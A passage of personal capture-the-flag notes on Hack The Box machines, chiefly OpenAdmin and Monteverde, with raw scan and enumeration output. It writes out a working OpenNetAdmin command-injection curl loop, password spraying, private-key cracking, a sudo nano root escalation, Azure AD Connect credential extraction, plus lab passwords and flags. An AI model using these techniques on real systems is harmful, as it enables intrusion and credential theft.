index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela Name: (null) Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette Name: (null) Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika Name: (null) Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire Name: (null) Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude Name: (null) Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by
the system.
```

```
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)  Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred    Name: (null)  Desc: (null)
index: 0xfbfd RID: 0x1f5 acb: 0x00000215 Account: Guest     Name: (null)  Desc: Built-in account for guest access to the
computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo   Name: (null)  Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt    Name: (null)  Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus    Name: (null)  Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko     Name: Marko Novak   Desc: Account created.
Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie   Name: (null)  Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki     Name: (null)  Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo     Name: (null)  Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per       Name: (null)  Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan      Name: Ryan Bertrand  Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally     Name: (null)  Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon     Name: (null)  Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve     Name: (null)  Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie    Name: (null)  Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita    Name: (null)  Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf       Name: (null)  Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach      Name: (null)  Desc: (null)
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.

Use of uninitialized value \$users in print at ./enum4linux.pl line 888.

Use of uninitialized value \$users in pattern match (m//) at ./enum4linux.pl line 890.

```
=====
| Share Enumeration on 10.10.10.169 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

Sharename	Type	Comment
-----------	------	---------

```
-----
```

SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.169

```
=====
| Password Policy Information for 10.10.10.169 |
=====
```

[+] Attaching to 10.10.10.169 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:10.10.10.169)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

```
[+] MEGABANK
[+] Builtin
```

[+] Password Info for Domain: MEGABANK

```
[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000
```

```
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
```

```
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[+] Retrieved partial password policy with rpcclient:

```
=====
| Groups on 10.10.10.169 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:

[+] Getting builtin group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:

[+] Getting local group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Contractors] rid:[0x44f]
```

[+] Getting domain group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Domain Guests' (RID: 514) has member: Could not initialise pipe samr. Error was

NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Enterprise Admins' (RID: 519) has member: Could not initialise pipe samr. Error was

NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Domain Computers' (RID: 515) has member: MEGABANK\MS02\$

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Enterprise Read-only Domain Controllers' (RID: 498) has member: Could not initialise pipe samr. Error was

NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Domain Controllers' (RID: 516) has member: Could not initialise pipe samr. Error was

NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

Group 'Protected Users' (RID: 525) has member: Could not initialise pipe samr. Error was

NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Cloneable Domain Controllers' (RID: 522) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Schema Admins' (RID: 518) has member: MEGABANK\Administrator  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Contractors' (RID: 1103) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'DnsUpdateProxy' (RID: 1102) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Admins' (RID: 512) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Users' (RID: 513) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Enterprise Key Admins' (RID: 527) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.

=====| Users on 10.10.10.169 via RID cycling (RIDS: 500-550,1000-1050) |=====

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.  
[E] Couldn't get SID: NT\_STATUS\_ACCESS\_DENIED. RID cycling not possible.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

=====| Getting printer info for 10.10.10.169 |=====

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.  
Could not initialise spoolss. Error was NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

enum4linux complete on Tue Apr 14 13:51:12 2020

## ***flags***

user

0c3be45fcfe249796ccbee8d3a978540

root

e1d94876a506850d0c20edb5405e619c

## **10.10.10.171 OpenAdmin**

nmap showed that 22 and 80 were open.

dirsearch showed me that there were directories at /music/ /artwork/ and /sierra/ in looking around and clicking in music, I found that clicking “login” took me to /ona/ the front page of /ona/ showed me that the version number was 18.1.1 searchsploit showed me that it was vulnerable!

4791.sh

I was not able to make it work with the script as it was, but setting the variable "URL" to <http://10.10.10.171/ona/login.php> then running manually worked just fine

yeeyee... we are www-data

the README.md shows a link to the github install page and I can see the default db username is ona\_sys

grep -ir -C 5 ona sys shows that the db password is n1nj4W4rr10R!

lets see if it is reused with ssh

n1ni4W4rr10R! works for jimmy!!

after poking around we see that there is a file named /var/www/internal/main.php that wants to dump joanna's private key we see that it needs to be run with jimmy's creds.

netstat -natup shows us that 52846 is listening

```
curl -u jimmy:n1nj4W4rr10R! 127.0.0.1:52846/main.php
```

dumped her private key to the screen!!!

nano the key into a text file (rsa key.txt)

ssh2john to make the text john readable (rsa key.john)

john told me the priv key password was bloodninjas

`chmod 400 rsa key.txt` (you need to restrict the privs to use it)

```
ssh -i rsa_key.txt joanna@10.10.10.171
```

password=bloodninjas

we are in!!!

`sudo -l` tells us we can run `/bin/nano /opt/priv` with no password  
~~~~~  
is one command by the way

```
sudo /bin/nano /opt/priv
```

Sade, S.  
gtfobins

root

## yee

```
root@kali:~/Desktop/Machines/HTB/OpenAdmin# ./47691.sh http://10.10.10.171/ona/login.php
./47691.sh: line 8: $'\r': command not found
./47691.sh: line 16: $'\r': command not found
./47691.sh: line 18: $'\r': command not found
./47691.sh: line 23: syntax error near unexpected token `done'
./47691.sh: line 23: `done'
root@kali:~/Desktop/Machines/HTB/OpenAdmin# URL='http://10.10.10.171/ona/login.php'
root@kali:~/Desktop/Machines/HTB/OpenAdmin# while true;do
> echo -n "$ "; read cmd
> curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=" tooltips&xajaxargs[]="ip%3D%3E;echo
\"BEGIN\";${cmd};echo \"END\"&xajaxargs[]="ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
> done
$ 
$ whoami
www-data
```

## ***enumeration***

|                                                                                                              |                |
|--------------------------------------------------------------------------------------------------------------|----------------|
| 21232f297a57a5a743894a0e4a801fc3 MD5 admin or osCommerce ad:min<br>098f6bcd4621d373cade4e832627b4f6 MD5 test | admin<br>guest |
|--------------------------------------------------------------------------------------------------------------|----------------|

jimmy n1nj4W4rri0R!  
bloodninjas

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.171  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-14 12:51 EST  
Nmap scan report for 10.10.10.171  
Host is up (0.096s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 4.54 seconds
```

## web nmap

```
/bin/bash: command substitution: line 0: syntax error near unexpected token `http*'  
/bin/bash: command substitution: line 0: `banner,(http* or ssl*) and not (brute or broadcast or dos or external or http-slowloris* or fuzzer)'  
nmap -vv --reason -Pn -sV -p 80 --script= 10.10.10.171  
/bin/bash: command substitution: line 0: syntax error near unexpected token `http*'  
/bin/bash: command substitution: line 0: `banner,(http* or ssl*) and not (brute or broadcast or dos or external or http-slowloris* or fuzzer)'  
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-14 12:53 EST  
NSE: Loaded 43 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 2) scan.  
Initiating NSE at 12:53  
Completed NSE at 12:53, 0.00s elapsed  
NSE: Starting runlevel 2 (of 2) scan.  
Initiating NSE at 12:53  
Completed NSE at 12:53, 0.00s elapsed  
Initiating Parallel DNS resolution of 1 host. at 12:53  
Completed Parallel DNS resolution of 1 host. at 12:53, 0.60s elapsed  
Initiating SYN Stealth Scan at 12:53  
Scanning 10.10.10.171 [1 port]  
Discovered open port 80/tcp on 10.10.10.171  
Completed SYN Stealth Scan at 12:53, 0.16s elapsed (1 total ports)  
Initiating Service scan at 12:53  
Scanning 1 service on 10.10.10.171  
Completed Service scan at 12:53, 6.21s elapsed (1 service on 1 host)  
NSE: Script scanning 10.10.10.171.  
NSE: Starting runlevel 1 (of 2) scan.  
Initiating NSE at 12:53  
Completed NSE at 12:53, 0.44s elapsed  
NSE: Starting runlevel 2 (of 2) scan.  
Initiating NSE at 12:53  
Completed NSE at 12:53, 0.00s elapsed  
Nmap scan report for 10.10.10.171  
Host is up, received user-set (0.11s latency).  
Scanned at 2020-01-14 12:53:11 EST for 7s
```

| PORT   | STATE | SERVICE | REASON         | VERSION                                                                        |
|--------|-------|---------|----------------|--------------------------------------------------------------------------------|
| 80/tcp | open  | http    | syn-ack ttl 63 | Apache httpd 2.4.29 ((Ubuntu))<br> _http-server-header: Apache/2.4.29 (Ubuntu) |

```
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 2) scan.  
Initiating NSE at 12:53  
Completed NSE at 12:53, 0.00s elapsed  
NSE: Starting runlevel 2 (of 2) scan.  
Initiating NSE at 12:53  
Completed NSE at 12:53, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds  
    Raw packets sent: 1 (44B) | Rcvd: 21 (1.056KB)
```

***nikto***

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.171:80 --simple-report dirsearchsimple_10.10.10.171:80
```

```
_|._--_ _ _ _|_ v0.3.8  
(_|||_) (/_(_||(_|)
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-20-01-14\_12-53-12.log

Target: <http://10.10.10.171:80>

```
[12:53:12] Starting:  
[12:53:12] 403 - 277B - ./php  
[12:53:14] 403 - 277B - /icons/  
[12:53:15] 200 - 12KB - /music/  
[12:54:09] 200 - 14KB - /artwork/  
[13:01:38] 200 - 42KB - /sierra/  
[13:11:05] 403 - 277B - /server-status/  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user

```
root@kali:~/Desktop/Machines/HTB/OpenAdmin#
```

## ***flags***

user

c9b2cf07d40807e62af62660f0c81b5f

root

2f907ed450b361b2c2bf4e8795d5b561

## **10.10.10.172 Monteverde**

nmap showed an assload of ports open

ldap showed that the fqdn and domain name were megabank.local

dns confirmed and they were added to /etc/hosts

ldap also gave me a user list. I used that userlist to make a user.txt and pass.txt

I made a smbloop.py tool to pass user.txt and pass.txt while trying to run a credentialed smbmap

It worked!!

got the creds SABatchJobs:SABatchJobs

smbmap with the new creds and I see that I can connect to users\$

I mget the whole directory and see that under mhope is azure.xml

CRED\$!

mhope:4n0therD4y@n0th3r\$

evil-winrm in... user.txt

whoami /groups shows that I am in the Azure admins group (bloodhound was useless here)

After many moons of googling I find this github project

<https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1>

view raw and nano into a file named Azure-ADConnect.ps1

upload Azure-ADConnect.ps1 to the target with evil-winrm

<load .\Azure-ADConnect.ps1 into memory>

import-module .\Azure-ADConnect.ps1

<execute>

Azure-ADConnect -server 10.10.10.172 -db ADSync

<enjoy your creds>

[+] Domain: MEGABANK.LOCAL

[+] Username: administrator

[+]Password: d0m@in4dminyeah!

evil-winrm in as administrator

root.txt

## **enumeration**

dns showed me megabank.local. added to /etc/hosts

DC=MEGABANK,DC=LOCAL

```
ldapsearch -h 10.10.10.172 -x -b "DC=MEGABANK,DC=LOCAL" '(objectclass=person)' sAMAccountName | grep -i sam | grep -v "#" | awk '{print $2}' > users.txt
```

smb loop2 got me the creds

SABatchJobs:SABatchJobs

looking through users\$

mhope:4n0therD4y@n0th3r\$

```
/evil-winrm.rb -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'
```

<https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1>

```
*Evil-WinRM* PS C:\users\mhope\desktop> import-module .\Azure-ADConnect.ps1
```

```
*Evil-WinRM* PS C:\users\mhope\desktop> Azure-ADConnect -server 10.10.10.172 -db ADSync
```

```
[+] Domain: MEGABANK.LOCAL
```

```
[+] Username: administrator
```

```
[+] Password: d0m@in4dminyeah!
```

```
*Evil-WinRM* PS C:\users\mhope\desktop>
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.172 && nmap -sC -sV -Pn 10.10.10.172 && nmap -p- -Pn 10.10.10.172  
ttl=127
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-14 16:53 EDT

Nmap scan report for 10.10.10.172

Host is up (0.33s latency).

Not shown: 989 filtered ports

PORT STATE SERVICE

53/tcp open domain

88/tcp open kerberos-sec

135/tcp open msrpc

139/tcp open netbios-ssn

389/tcp open ldap

445/tcp open microsoft-ds

464/tcp open kpasswd5

593/tcp open http-rpc-epmap

636/tcp open ldapssl

3268/tcp open globalcatLDAP

3269/tcp open globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 25.63 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-14 16:54 EDT

Nmap scan report for 10.10.10.172

Host is up (0.30s latency).

Not shown: 989 filtered ports

PORT STATE SERVICE VERSION

53/tcp open domain?

| fingerprint-strings:

|\_ DNSVersionBindReqTCP:

|\_ version

|\_ bind

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-14 21:03:40Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn\_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service>:

SF-Port53-TCP:V=7.80%I=7%D=4/14%Time=5E96230B%P=x86\_64-pc-linux-gnu%r(DNSV

SF:fingerprintBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\

SF:x04bind\0\0\x10\0\x03";

Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: 9m08s

| smb2-security-mode:

|\_ 2.02:

|\_ Message signing enabled and required

| smb2-time:

| date: 2020-04-14T21:06:08

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 335.60 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-14 16:59 EDT

Nmap scan report for 10.10.10.172

Host is up (0.29s latency).  
Not shown: 65516 filtered ports

| PORT      | STATE | SERVICE          |
|-----------|-------|------------------|
| 53/tcp    | open  | domain           |
| 88/tcp    | open  | kerberos-sec     |
| 135/tcp   | open  | msrpc            |
| 139/tcp   | open  | netbios-ssn      |
| 389/tcp   | open  | ldap             |
| 445/tcp   | open  | microsoft-ds     |
| 464/tcp   | open  | kpasswd5         |
| 593/tcp   | open  | http-rpc-epmap   |
| 636/tcp   | open  | ldapssl          |
| 3268/tcp  | open  | globalcatLDAP    |
| 3269/tcp  | open  | globalcatLDAPssl |
| 5985/tcp  | open  | wsman            |
| 9389/tcp  | open  | adws             |
| 49667/tcp | open  | unknown          |
| 49673/tcp | open  | unknown          |
| 49674/tcp | open  | unknown          |
| 49677/tcp | open  | unknown          |
| 49701/tcp | open  | unknown          |
| 49772/tcp | open  | unknown          |

Nmap done: 1 IP address (1 host up) scanned in 784.49 seconds

**smb**

# enum4linux

```
enum4linux -a 10.10.10.172
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr 14 17:11:31 2020

=====
| Target Information |
=====
Target ..... 10.10.10.172
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.172 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.172 |
=====
Looking up status of 10.10.10.172
No reply from 10.10.10.172

=====
| Session Check on 10.10.10.172 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.172 allows sessions using username ", password "
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.172 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: MEGABANK
Domain Sid: S-1-5-21-391775091-850290835-3566037492
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.10.172 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.172 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.172 from srvinfo:
Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.172 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2 Name: AAD_987d7f2f57d2 Desc: Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos Name: Dimitris Galanos Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary Name: Ray O'Leary Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs Name: SABatchJobs Desc: (null)
```

```
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan      Name: Sally Morgan      Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata    Name: svc-ata Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec   Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp  Name: svc-netapp Desc: (null)
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.

```
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

```
=====
| Share Enumeration on 10.10.10.172 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

| Sharename | Type | Comment |
|-----------|------|---------|
|-----------|------|---------|

```
-----  
SMB1 disabled -- no workgroup available
```

[+] Attempting to map shares on 10.10.10.172

```
=====
| Password Policy Information for 10.10.10.172 |
=====
```

[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

```
[+] MEGABANK
[+] Builtin
```

[+] Password Info for Domain: MEGABANK

```
[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 41 days 23 hours 53 minutes
[+] Password Complexity Flags: 000000
```

```
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
```

```
[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 7

=====

| Groups on 10.10.10.172 |

=====

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:

```
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
```

[+] Getting builtin group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'IIS\_IUSRS' (RID: 568) has member: Couldn't lookup SIDs

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Group 'Users' (RID: 545) has member: Couldn't lookup SIDs

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

